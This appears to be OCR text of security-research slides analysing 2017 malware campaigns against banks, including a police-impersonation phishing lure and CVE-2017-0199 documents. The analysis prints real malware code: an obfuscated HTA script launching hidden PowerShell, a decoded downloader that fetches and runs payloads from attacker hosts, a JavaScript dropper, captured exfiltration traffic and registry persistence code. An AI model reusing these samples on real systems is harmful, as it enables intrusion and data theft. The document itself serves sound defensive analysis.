
2017.8.4. 10:08 AM

Hello.
This is a detective OOO at ** police station.**
Please check bitcoin addresses from attached excel file.
If you have any question, feel free to contact me by the following number.

Thank you.

[Attached a pdf file(Copy of identification card)]
[Attached a malicious xls file(bitcoin transaction log)]

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER – Files



CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER – It's not a hwp

- In this case, they used a excel file not a hwp file
- And they attached a pdf file(scanned a identification card)
  - Unknown how they got a scanned ID card image
  - Tried to increase credibility by scanned ID card

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER

- Malware functionality is same as case1 but C2 is not
  - Infected system information gathering and send them to C2
  - Receives data from C2(additional file download & execution)
  - But we did not get any additional file from C2
  - C2 is https://www[.]unsunozo[.]org
  - 49[.]239[.]189[.]45


```
40  v8 = WinHttpOpen(&WideCharStr, 0, 0, 0, 0);
41  cbSize = (DWORD)v8;
42  if ( v8 )
43  {
44    if ( WinHttpSetTimeouts(v8, 90000, 90000, 90000, 90000) )
45    {
46      v9 = WinHttpConnect((HINTERNET)cbSize, L"www.unsunozo.org", 0x1BBu, 0);
47      hInternet = v9;
48      if ( v9 )
49      {
50        v10 = WinHttpOpenRequest(v9, L"POST", v6, 0, 0, 0, 0x800000u);
51        v19 = v10;
52        if ( v10 )
53        {
```

Another Attack Targeting Financial Institutes

From unidentifiable nation-state actors

Campaign targeted Egypt bank and SK banks – Background

- O bank is run by O group, which is based in Egypt and has branch in North Korea
- O group also runs K telecom, in charge of telecommunication in NK
- Target has connection with O bank in NK and K Telecom and locate in Egypt.
- O Group has shut down branch in NK in 2016 because of sanction.
- Target was targeted by attacker in 2017.



O [redacted] shutters North Korean bank branch

Company owner says OFAC sanctions were behind the move

Leo Byrne
December 5th, 2016


Share 24 Comments

Egyptian telecommunications company Orascom announced on Sunday it will shutter its affiliate bank in North Korea due to U.S. Treasury Department sanctions, according to a note sent to the Egyptian Exchange and translated by local media. Orabank set up shop in North Korea shortly after the setting up of Koryolink, North Korea's wireless telecommunications provider,


Featured Image: Cairo skyline in the morning by StartAgain on 2005-05-22 03:58:39

Campaign targeted Egypt bank and SK banks - Background

- We observed 2 interesting samples from target in May, 2017
- Both are exploits CVE 2017-0199 DOCX documents
- Upon opening the document, it connects to C&C server to download HTA file containing malicious script



Campaign targeted Egypt bank and SK banks – Delivery Method



Campaign targeted Egypt bank and SK banks – Powershell Script

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
<title>Bonjour</title>
<script language="VBScript">
Set owFrClN0giJ = CreateObject("Wscript.Shell")
Set v1ymUkaljYF = CreateObject("Scripting.FileSystemObject")

If v1ymUkaljYF.FileExists(owFrClN0giJ.ExpandEnvironmentStrings("%PSModulePa
owFrClN0giJ.Run 'powershell -nop -windowstyle hidden -executionpolicy bypa
AIgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAAKAAoAJAB0ACAAPQAkAGUAbgB2ADoAdABlAG0Ac
wAGcAIgAgAAoACQAKAAkAJAB0ADIAPQAkAHQAKwAiAFwAXABhAGwAaQB0AG0AcAAwADEAMwAyA
AMwAzAC4AagBzACIAIAAKAAkACgAJAHQAcgB5ACAACgAJAAoACQB7ACAACgAJAAoACQBlAGMAa
mAG8AbwBkAGYAbwByAHUALgBoAGUAbABpAG8AaABvAHMAdAAuAG8AcgBnAC8AYgBsAG8AZwAvA
AbABvAGEAZABGAGkAbABlACgAIAAiAGgAdAB0AHAAOgAvAC8AZgBvAG8AZABmAG8AcgB1AC4Aa
jAGsAdQBwAC4AagBwAGcAIgAsACQAdAAyACkAIAAKAAkACgAJACQAYwAuAEQAbwB3AG4AbABvA
AaQBvAGgAbwBzAHQALgBvAHIAZwAvAGIAbABvAGcALwBhAHAAYQBjAGgAZQAuAGkAcABwACIAL
AHQAMwApACAACgAJAAoACQB3AHMAYwByAGkAcAB0AC4AZQB4AGUAIAAkAHQAMwAgAAoACQAK
owFrClN0giJ.Run "cmd /c echo VSM3XkpINmZWXjdjUzg3ZUpGM2dVOCIhPV4/Z1NCLi4=>%
End If
Self.Close
</script>
<hta:application
id="oHTA"
applicationname="Bonjour"
application="yes"
>
</head>
</html>
```

Base64 decode

```
========== base64 decode hta script ==========

    $c=new-object System.Net.WebClient

$t =$env:temp

    $t1=$t+"\\alitmp0131.jpg"

    $t2=$t+"\\alitmp0132.jpg"

    $t3=$t+"\\alitmp0133.js"

    try

    {

    echo $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache.jpg",$t1)

    $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache_backup.jpg",$t2)

    $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache.ipp",$t3)

    wscript.exe $t3

    }

    catch

    {

}
```

Campaign targeted Egypt bank and SK banks – Javascript

- The IPP file contains encoded VBScript to extract payload from fake JPG files and save as:
  - Windows-KB275122-x86.exe (trojan downloader)
  - Windows-KB271854-x86.exe (Milk loader)

```
myStr = "B&4egvodujpo&39b&3:&8csfuvso&31ofx&31BdujwfYPckfdu&39b&3:&8e&4c&1e&1b&1e&1bC&4egvoc
bt&4eB&39&33BEPEC&3fTusfbn&33&3:&4c&1e&1bt2&4eB&39&33BEPEC&3fTusfbn&33&3:&4c&1e&1b&1e&1bd&4e
fouTusjoht&39&33&36ufnq&36&33&3:&4c&1e&1bu2&4eu&3c&33&6d&6d&33&3cc2&4c&1e&1bu3&4eu&3cc3&4c&1
:&4c&1e&1b&1:&1e&1bt2&3fNpef&4e4&4c&1e&1bt2&3fUzqf&4e2&4c&1e&1bt2&3fPqfo&39&3:&4c&1e&1b&1e&1
c&1e&1b&1e&1bt2&3fXsjuf&39t&3fSfbe&3:&4c&1e&1bt2&3fTbwfUpGjmf&39u3&3d3&3:&4c&1e&1b&1e&1bd&4e
fouTusjoht&39&33&36ufnq&36&33&3:&4c&1e&1bd&3fSvo&39u3&31&3c&31&33&31&33&31&3c&31c4&3d&311&3
e&1e&1b&8e&1e&1bD&4egvodujpo&39c2&3dc3&3dc4&3dc5&3dc6&3:&1e&1b&8c&1e&1b&1e&1busz&1e&1b&8c&1e
C&3fTusfbn&33&3:&4c&1e&1b&1e&1bd&4eB&39&33XTdsjqu&3ftifmm&33&3:&4c&1e&1bu&4ed&3fFyqboeFowjsp
6d&33&3cc2&4c&1e&1bu3&4eu&3cc3&4c&1e&1bt&3fNpef&4e4&4c&1e&1bt&3fUzqf&4e2&4c&1e&1bt&3fPqfo&39
&1bt2&3fPqfo&39&3:&4c&1e&1b&1e&1bt&3fMpbeGspnGjmf&39u2&3:&4c&1e&1bt&3fQptjujpo&31&4e&31c5&4c
f&39u3&3d3&3:&4c&1e&1bTmffq&39211&3:&4c&1e&1bd&3fSvo&39u3&31&3c&31&33&31&33&31&3c&31c4&3d&31
1b&8e&1e&1b&8e&1e&1bC&39&33bmjunq1242&3fkqh&33&3d&31&33&6d&6dXjoepxt&3eLC387244&3ey97&3ffyf&
    bmjunq1243&3fkqh&33&3d&31&33&6d&6dXjoepxt&3eLC362&4:63&3ey97&3ffyf&33&3d&33&33&3d6762&3
eh = "";
for (k = 0; k < myStr.length; k++) eh += String.fromCharCode(myStr.charCodeAt(k) - 1);
eval(unescape(eh));
```

```
========== decode apache.ipp ==========
A = function(a) {
    return new ActiveXObject(a) };
B = function(b1, b2, b3, b4) {
    try { s = A("ADODB.Stream");
        s1 = A("ADODB.Stream");
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        t1 = t + "\\" + b1;
        t2 = t + b2;
        s.Mode = 3;
        s.Type = 1;
        s.Open();
        s1.Mode = 3;
        s1.Type = 1;
        s1.Open();
        s.LoadFromFile(t1);
        s.Position = b4;
        s1.Write(s.Read);
        s1.SaveToFile(t2, 2);
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        c.Run(t2 + " " + b3, 0); } catch (e) {; } }
C = function(b1, b2, b3, b4, b5) {
    try { s = A("ADODB.Stream");
        s1 = A("ADODB.Stream");
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        t1 = t + "\\" + b1;    # %temp%\\alitmp0131.jpg
        t2 = t + b2;    # %temp%\\alitmp0132.jpg
        s.Mode = 3;
        s.Type = 1;
        s.Open();
        s1.Mode = 3;
        s1.Type = 1;
        s1.Open();
        s.LoadFromFile(t1);
        s.Position = b4;
        s1.Write(s.Read);
        s1.SaveToFile(t2, 2);
        c.Run(t2 + " " + b3, 0); } catch (e) {; } }
C("alitmp0131.jpg", "\\Windows-KB275122-x86.exe", "help", 5651);
C("alitmp0132.jpg", "\\Windows-KB271854-x86.exe", "", 5651);
```

Campaign targeted Egypt bank and SK banks – Trojan downloader

- Named Freenki Downloader by PaloAlto
- Need specific arguments to execute. Supporting 3 commands (script pass “help” command to execute):

Command	Description
Help	Perform main function. Collects system information and beacon to C&C server.
console	Setting up persistence in the registry
sample	Perform console command function and later perform help command function when successes.

```
 7  v4 = wcscmp(command, L"help");
 8  if ( v4 )
 9    v4 = -(v4 < 0) | 1;
10  if ( !v4 )
11    help_command_f();
12  v5 = wcscmp(command, L"console");
13  if ( v5 )
14    v5 = -(v5 < 0) | 1;
15  if ( v5 )
16  {
17    result = wcscmp(command, L"sample");
18    if ( result )
19      result = -(result < 0) | 1;
20    if ( !result )
21    {
22      result = console_command_f();
23      if ( result )
24        help_command_f();
25    }
26  }
27  else
28  {
29    result = console_command_f();
30  }
31  return result;
32}
```

Campaign targeted Egypt bank and SK banks – Trojan downloader

- Convert MAC address to hex string and use as victim ID
- Collects system information and beacon to C&C server
  - Username>Computer Name>File version of kernel32.dll>IsWow64Process() > Ethernet MAC addresses>running processes

Report status **MAC Address** **Encoded Victim Data**

Stream Content

```
POST /blog/blog_confirm.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; Tablet PC 2.0; .NET4.0E; InfoPath.3)
Host: foodforu.heliohost.org
Content-Length: 441
Cache-Control: no-cache

1000C29985572o0T0[0W0^0.0o0t0{0w0~0.0.0q0.0e0W0^0.0&0.0.0.0%0&0 0.0.0.0.0 0.0.0;0:0
{0o0q0*0 0 0 0q0"0'0'0(0#0#0%0"0*0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0*0!
0&0.0"0"0#0.0.0.0.0.0 0'0;0:0
{0O0U0W0Q0t0W0a0Q0.0S0h0S0;0:0`0b0]0Q0S0h0`0.0S0h0S0;0:0s0f0S0b0g0d0X0W0^0U0.0S0h0S0;0:
0.0W0^0x0S0h0.0S0h0S0;0:0`0S0h0`0\0]0b0S0b0.0S0h0S0;0:0W0T0O0_0.0S0h0S0;0:0 0b0]0Q0
[0]0^0.0S0h0S0;0:0.0W0^0T0]0e0a0.0y0r0"0%0#0.0"0"0.0h0(0&0.0S0h0S0;0:0;0:0HTTP/1.1 200
OK
Date: Wed, 14 Jun 2017 06:20:37 GMT
Server: Apache
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Encode by SUB 0F, XOR 21

Decoded Victim Data

```
41 00 64 00 6D 00 69 00 6E 00 3E 00 41 00 44 00   A.d.m.i.n.>.A.D.
4D 00 49 00 4E 00 3E 00 3E 00 43 00 3E 00 77 00   M.I.N.>.>.C.>.w.
69 00 6E 00 3E 00 36 00 3E 00 3E 00 3E 00 37 00   i.n.>.6.>.>.>.7.
36 00 30 00 3E 00 30 00 3E 00 3E 00 3E 00 30 00   6.0.>.>.>.>.0.>.
3E 00 0D 00 0A 00 4D 00 41 00 43 00 41 00 3E 00   >.....M.A.C.:.0.
30 00 30 00 43 00 32 00 39 00 39 00 38 00 35 00   0.0.C.2.9.9.8.5.
35 00 37 00 32 00 3A 00 30 00 3E 00 75 00 6E 00   5.7.2.:.>.u.n.k.
6E 00 6F 00 77 00 6E 00 3E 00 75 00 6E 00 6B 00   n.o.w.n.>.u.n.k.
6E 00 6F 00 77 00 6E 00 3E 00 75 00 6E 00 6B 00   n.o.w.n.>.u.n.k.
6E 00 6F 00 77 00 6E 00 3E 00 3E 00 3E 00 3E 00   n.o.w.n.:.3.6.>.
32 00 32 00 35 00 3E 00 3E 00 3E 00 3E 00 3E 00   2.2.5.>.>.>.>.>.
30 00 39 00 0D 00 0A 00 4D 00 61 00 67 00 69 00   0.9.....M.a.g.i.
63 00 44 00 69 00 73 00 63 00 3E 00 65 00 78 00   c.D.i.s.c.>.e.x.
65 00 0D 00 0A 00 70 00 72 00 6F 00 63 00 65 00   e.....p.r.o.c.e.
78 00 70 00 3E 00 65 00 78 00 65 00 0D 00 0A 00   x.p.>.e.x.e.....
45 00 76 00 65 00 72 00 79 00 74 00 68 00 69 00   E.v.e.r.y.t.h.i.
6E 00 67 00 3E 00 65 00 78 00 65 00 0D 00 0A 00   n.g.>.e.x.e.....
3E 00 69 00 6E 00 48 00 65 00 78 00 3E 00 65 00   >.i.n.H.e.x.>.e.
78 00 65 00 0D 00 0A 00 70 00 65 00 78 00 70 00   x.e.....p.e.x.p.
6C 00 6F 00 72 00 65 00 72 00 3E 00 65 00 78 00   l.o.r.e.r.>.e.x.
65 00 0D 00 0A 00 69 00 64 00 61 00 71 00 3E 00   e.....i.d.a.q.>.
65 00 78 00 65 00 0D 00 0A 00 3E 00 72 00 6F 00   e.x.e.....>.r.o.
63 00 6D 00 6F 00 6E 00 3E 00 65 00 78 00 65 00   c.m.o.n.>.e.x.e.
0D 00 0A 00 3E 00 69 00 6E 00 64 00 6F 00 77 00   ....>.i.n.d.o.w.
73 00 3E 00 4B 00 42 00 32 00 37 00 35 00 3E 00   s.>.K.B.2.7.5.>.
32 00 32 00 3E 00 78 00 38 00 36 00 3E 00 65 00   2.2.>.x.8.6.>.e.
78 00 65 00 0D 00 0A 00 0D 00 0A 00               x.e.........
```

Computer Name
OS version
MAC address
Process list

Campaign targeted Egypt bank and SK banks – Trojan downloader

- Download payload from another C&C and save in %Temp%
- The downloaded payload need argument “abai” to execute (abai means father in Korean dialect)

```
format_string((int)&downloaded_file, (const char *)L"%s\\%s.exe", &Temp_Path, v4);
v6 = sub_122B2C7();
v7 = v6;
if ( v6 )
{
  sub_122B1AE(v9, 1, v2, v6);
  sub_12283C7(v7);
  sub_1228496(v7);
  v14 = 0;
  _mm_storel_epi64((__m128i *)Parameters, _mm_loadl_epi64((const __m128i *)&abai));
  ShellExecuteW(0, L"open", &downloaded_file, Parameters, 0, 0);
  result = 1;
}
else
{
```

Campaign targeted Egypt bank and SK banks – Milk loader

- Named Milk loader because of the pdb string found in the binary
  - E:\\BIG_POOH\\Project\\milk\\Release\\milk.pdb (a.k.a Poohmilk by PaloAlto)
  - Sleep for 6 mins upon execute
  - Look for file “wsatra.tmp” in ths %Temp% folder. (however not existed in this case)
    - If found: read the file and get a path from the file. Scanning .lnk file and ZIP in the path. Extract file from ZIP and execute


```
lstrcatW(&FileName, L"\\wsatra.tmp");          // %temp%\wsatra.tmp
v1 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
result = lstrcpyW(a1, &::String2);
if ( v1 == -1 )
  return result;
wsatrp_file = operator new(0x400u);
memset(wsatrp_file, 0, 0x400u);
ReadFile(v1, wsatrp_file, 0x400u, &NumberOfBytesRead, 0);
```

Campaign targeted Egypt bank and SK banks – Milk loader

- Launch the downloader. Create registry “Windows Update” to set persistent of the downloader. Default command is “help”

名稱	類型	資料
(預設值)	REG_SZ	(數值未設定)
ctfmon.exe	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
Windows Update	REG_SZ	"C:\Documents and Settings\Administrator\Windows-KB275122-x86.exe" help

```
lstrcatW(&ExistingFileName, L"Windows-KB275122-x86.exe");
v4 = GetCurrentProcess();
if ( OpenProcessToken(v4, 0x20008u, &hObject) && GetUserProfileDirectoryW(hObject, &NewFileName
{
  lstrcatW(&NewFileName, L"\\Windows-KB275122-x86.exe");
  CloseHandle(hObject);
  wsprintfW(&Data, L"\"%s\" help", &NewFileName);
  CopyFileW(&ExistingFileName, &NewFileName, 0);
  RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &hKey);
  v5 = lstrlenW(&Data);
  RegSetValueExW(hKey, L"Windows Update", 0, 1u, &Data, 2 * v5);
  RegCloseKey(hKey);
}
return 0;
```

